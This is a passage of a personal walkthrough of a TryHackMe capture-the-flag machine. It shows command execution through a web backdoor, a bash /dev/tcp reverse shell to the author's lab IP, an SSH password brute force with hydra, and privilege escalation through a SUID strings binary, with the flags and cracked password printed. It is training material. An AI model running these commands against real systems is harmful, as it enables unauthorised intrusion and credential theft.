-d "user=jackinthebox&pass=TplFxiSHjY"
HTTP/1.1 302 Found
Date: Mon, 15 Dec 2025 07:25:25 GMT
Server: Apache/2.4.10 (Debian)
Set-Cookie: PHPSESSID=h55kaulj915v03ejiea8fg1s25; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: login=jackinthebox%3Aa78e6e9d6f7b9d0abe0ea866792b7d84; expires=Wed, 17-Dec-2025 07:25:25 GMT;
 Max-Age=172800
location: /nnxhweOV/index.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

This does mean we are authenticated and we can now enumerate the location it provided..

so i tried curling the location with our cookie..

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ cat cookies.txt
Set-Cookie: PHPSESSID=h55kaulj915v03ejiea8fg1s25; path=/
Set-Cookie: login=jackinthebox%3Aa78e6e9d6f7b9d0abe0ea866792b7d84; expires=Wed, 17-Dec-2025 07:25:25 GMT; Max-Age=172800

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ curl -b cookies.txt http://10.48.190.207:22/nnxhweOV/index.php
GET me a 'cmd' and I'll run it for you Future-Jack.
```

It does says get me a ‘cmd’ so i tried adding cmd in url..

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ curl -b cookies.txt "http://10.48.190.207:22/nnxhweOV/index.php?cmd=whoami"
GET me a 'cmd' and I'll run it for you Future-Jack.
www-data
www-data
```

The RCE worked !!!

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ curl -b cookies.txt "http://10.48.190.207:22/nnxhweOV/index.php?cmd=ls"
GET me a 'cmd' and I'll run it for you Future-Jack.
index.php
index.php
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ curl -b cookies.txt "http://10.48.190.207:22/nnxhweOV/index.php?cmd=pwd"
GET me a 'cmd' and I'll run it for you Future-Jack.
/var/www/html/nnxhweOV
/var/www/html/nnxhweOV
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ curl -b cookies.txt "http://10.48.190.207:22/nnxhweOV/index.php?cmd=ls%20.."
GET me a 'cmd' and I'll run it for you Future-Jack.
assets
index.html
nnxhweOV
recovery.php
recovery.php
```

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ curl -b cookies.txt "http://10.48.190.207:22/nnxhweOV/index.php?cmd=cat%20/etc/passwd"
GET me a 'cmd' and I'll run it for you Future-Jack.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
uuidd:x:104:109::/run/uuidd:/bin/false
Debian-exim:x:105:110::/var/spool/exim4:/bin/false
messagebus:x:106:111::/var/run/dbus:/bin/false
statd:x:107:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:108:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin
jack:x:1000:1000:jack,,,:/home/jack:/bin/bash
jack:x:1000:1000:jack,,,:/home/jack:/bin/bash
```

I though if it executes everthing , i will try getting a reverse shell and it worked too..

```
sam@DIVINE: ~   sam@DIVINE: ~/Desktop/self/Tryhackme/Jack_of_all_trades
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ curl -b cookies.txt "http://10.48.190.207:22/nnxhweOV/index.
php?cmd=/bin/bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/192.168.
180.142/4444%200%3E%261'"
```

```
┌──(sam㉿DIVINE)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.180.142] from (UNKNOWN) [10.48.190.207] 50665
bash: cannot set terminal process group (706): Inappropriate ioctl fo
r device
bash: no job control in this shell
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$
```

Inside a reverse shell;

```
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$ uname -r
uname -r
3.16.0-4-amd64
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$ pwd
pwd
/var/www/html/nnxhweOV
```

This was not very functional so i tried making it functional..
command used : **python -c 'import pty; pty.spawn("/bin/bash")'**

```
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$ python -c 'import pty; pty.spawn("/bin/bash")'
<:/var/www/html/nnxhweOV$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$ ^Z
[1]+  Stopped                 nc -lvnp 4444

┌──(sam㉿DIVINE)-[~]
└─$ stty raw -echo
fg
nc -lvnp 4444
            export TERM=xterm
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$ echo $SHELL
/usr/sbin/nologin
```

The highlighted are the commands i wrote above..

Once i got the properly functioning shell, i tried searching for files and got something interesting..

```
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$ whoami
www-data
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$ ls -al /home
total 16
drwxr-xr-x  3 root root 4096 Feb 29  2020 .
drwxr-xr-x 23 root root 4096 Feb 29  2020 ..
drwxr-x---  3 jack jack 4096 Feb 29  2020 jack
-rw-r--r--  1 root root  408 Feb 29  2020 jacks_password_list
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$
```

This was the jacks_password_list..

```
tww-data@jack-of-all-trades:/var/www/html/nnxhweOV$ cat /home/jacks_password_list
*hclqAzj+2GC+=0K
eN<A@n^zI?FE$I5,
X<(@zo2XrEN)#MGC
,,aE1K,nW3Os,afb
ITMJpGGIqg1jn?>@
0HguX{,fgXPE;8yF
sjRUb4*@pz<*ZITu
[8V7o^gl(Gjt5[WB
yTq0jI$d}Ka<T}PD
Sc.[[2pL<>e)vC4}
9;}#q*,A4wd{<X.T
M41nrFt#PcV=(3%p
GZx.t)H$&awU;SO<
.MVettz]a;&Z;cAC
2fh%i9Pr5YiYIf51
TDF@mdEd3ZQ(]hBO
v]XBmwAk8vk5t3EF
9iYZeZGQGG9&W4d1
8TIFce;KjrBWTAY^
SeUAwt7EB#fY&+yt
n.FZvJ.x9sYe5s5d
8lN{)g32PG,1?[pM
z@e1PmlmQ%k5sDz@
ow5APF>6r,y4krSo
www-data@jack-of-all-trades:/var/www/html/nnxhweOV$
```

So with this list, i tried bruteforcing the password of the user jack but any kinds of bash scripting and python script were causing a lot of errors so i tried hydra in my own local machine linking the lab..

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ hydra -l jack -P jacks_passwd_list -s 80 ssh://10.48.190.207 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
et service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-15 15:02:43
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:1/p:24), ~6 tries per task
[DATA] attacking ssh://10.48.190.207:80/
[ATTEMPT] target 10.48.190.207 - login "jack" - pass "*hclqAzj+2GC+=0K" - 1 of 24 [child 0] (0
/0)
[ATTEMPT] target 10.48.190.207 - login "jack" - pass "eN<A@n^zI?FE$I5," - 2 of 24 [child 1] (0
/0)
[ATTEMPT] target 10.48.190.207 - login "jack" - pass "X<(@zo2XrEN)#MGC" - 3 of 24 [child 2] (0
/0)
[ATTEMPT] target 10.48.190.207 - login "jack" - pass ",,aE1K,nW3Os,afb" - 4 of 24 [child 3] (0
/0)
[ATTEMPT] target 10.48.190.207 - login "jack" - pass "ITMJpGGIqg1jn?>@" - 5 of 24 [child 0] (0
/0)
[ATTEMPT] target 10.48.190.207 - login "jack" - pass "0HguX{,fgXPE;8yF" - 6 of 24 [child 1] (0
/0)
[ATTEMPT] target 10.48.190.207 - login "jack" - pass "sjRUb4*@pz<*ZITu" - 7 of 24 [child 2] (0
/0)
[ATTEMPT] target 10.48.190.207 - login "jack" - pass "[8V7o^gl(Gjt5[WB" - 8 of 24 [child 3] (0
/0)
[80][ssh] host: 10.48.190.207   login: jack   password: ITMJpGGIqg1jn?>@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-15 15:02:48
```

I got it !!!

Password of jack : ITMJpGGIqg1jn?>@

Now time for cheaking the credentials..

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ ssh jack@10.48.190.207 -p 80
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jack@10.48.190.207's password:
jack@jack-of-all-trades:~$ whoami
jack
jack@jack-of-all-trades:~$ id
uid=1000(jack) gid=1000(jack) groups=1000(jack),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),115(bluetooth),1001(dev)
jack@jack-of-all-trades:~$ uname -r
3.16.0-4-amd64
jack@jack-of-all-trades:~$
```

It worked!!! so i looked for files which could get me some useful infomation or could give me a flag and i got it..

```
jack@jack-of-all-trades:~$ ls -alh
total 312K
drwxr-x--- 3 jack jack 4.0K Feb 29  2020 .
drwxr-xr-x 3 root root 4.0K Feb 29  2020 ..
lrwxrwxrwx 1 root root    9 Feb 29  2020 .bash_history → /dev/null
-rw-r--r-- 1 jack jack  220 Feb 29  2020 .bash_logout
-rw-r--r-- 1 jack jack 3.5K Feb 29  2020 .bashrc
drwx------ 2 jack jack 4.0K Feb 29  2020 .gnupg
-rw-r--r-- 1 jack jack  675 Feb 29  2020 .profile
-rwxr-x--- 1 jack jack 287K Feb 28  2020 user.jpg
```

It was not openable inside the reverse shell so i sended the image to my local machine..

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ scp -P 80 jack@10.48.190.207:/home/jack/user.jpg ./
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jack@10.48.190.207's password:
user.jpg                                      100%  286KB 611.7KB/s   00:00

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ ls -l user.jpg
-rwxr-x--- 1 sam sam 293302 Dec 15 15:11 user.jpg
```

And when i looked inside, i got my first flag!!!

Recipe for Penguin Soup:

Ingredients:

- One Penguin -- gutted
- Chicken Stock, two liters
- Cooked rice, 1kg
- securi-tay2020_{p3ngu1n-hunt3r-3xtr40rd1n41r3}
- Seasoning

Method:

- Gut and skin the penguin. Keep the skin for later -- it makes a good rug.
- Chop the penguin meat into centimeter cubed blocks and put into a pot over high heat with the chicken stock
- Leave boiling for 6 hours until the meat is tender, then add the rice and simmer until rice is softened
- Season well then serve!
- This dish doesn't freeze well so any left-overs should be discarded.

Now for the last flag, i.e. root flag.

I was the user jack so i searched whether i could use for sudo command or not..

```
jack@jack-of-all-trades:~$ sudo -l
[sudo] password for jack:
Sorry, user jack may not run sudo on jack-of-all-trades.
jack@jack-of-all-trades:~$
```

this told me, we could not run sudo command for my current user so i tried finding for files or binaries which had the suid bit..

```
jack@jack-of-all-trades:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/strings
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/procmail
/usr/sbin/exim4
/bin/mount
/bin/umount
/bin/su
```

Strings was the unusual binary in the list, which had the suid bit set..

The suid bit in the strings binary could be use to get sensitive information from anykind of files which belongs to any user in the system so it is dangerous and we got this vulnerable to it..

As tryhackme, itself gave a hint stating the final flag is inside the /root/root.txt , we can use that..

```
jack@jack-of-all-trades:~$ ls /root
ls: cannot open directory /root: Permission denied
jack@jack-of-all-trades:~$ strings /root/root.txt
ToDo:
1.Get new penguin skin rug -- surely they won't miss one or two of those blasted creatures?
2.Make T-Rex model!
3.Meet up with Johny for a pint or two
4.Move the body from the garage, maybe my old buddy Bill from the force can help me hide her?
5.Remember to finish that contract for Lisa.
6.Delete this: securi-tay2020_{6f125d32f38fb8ff9e720d2dbce2210a}
```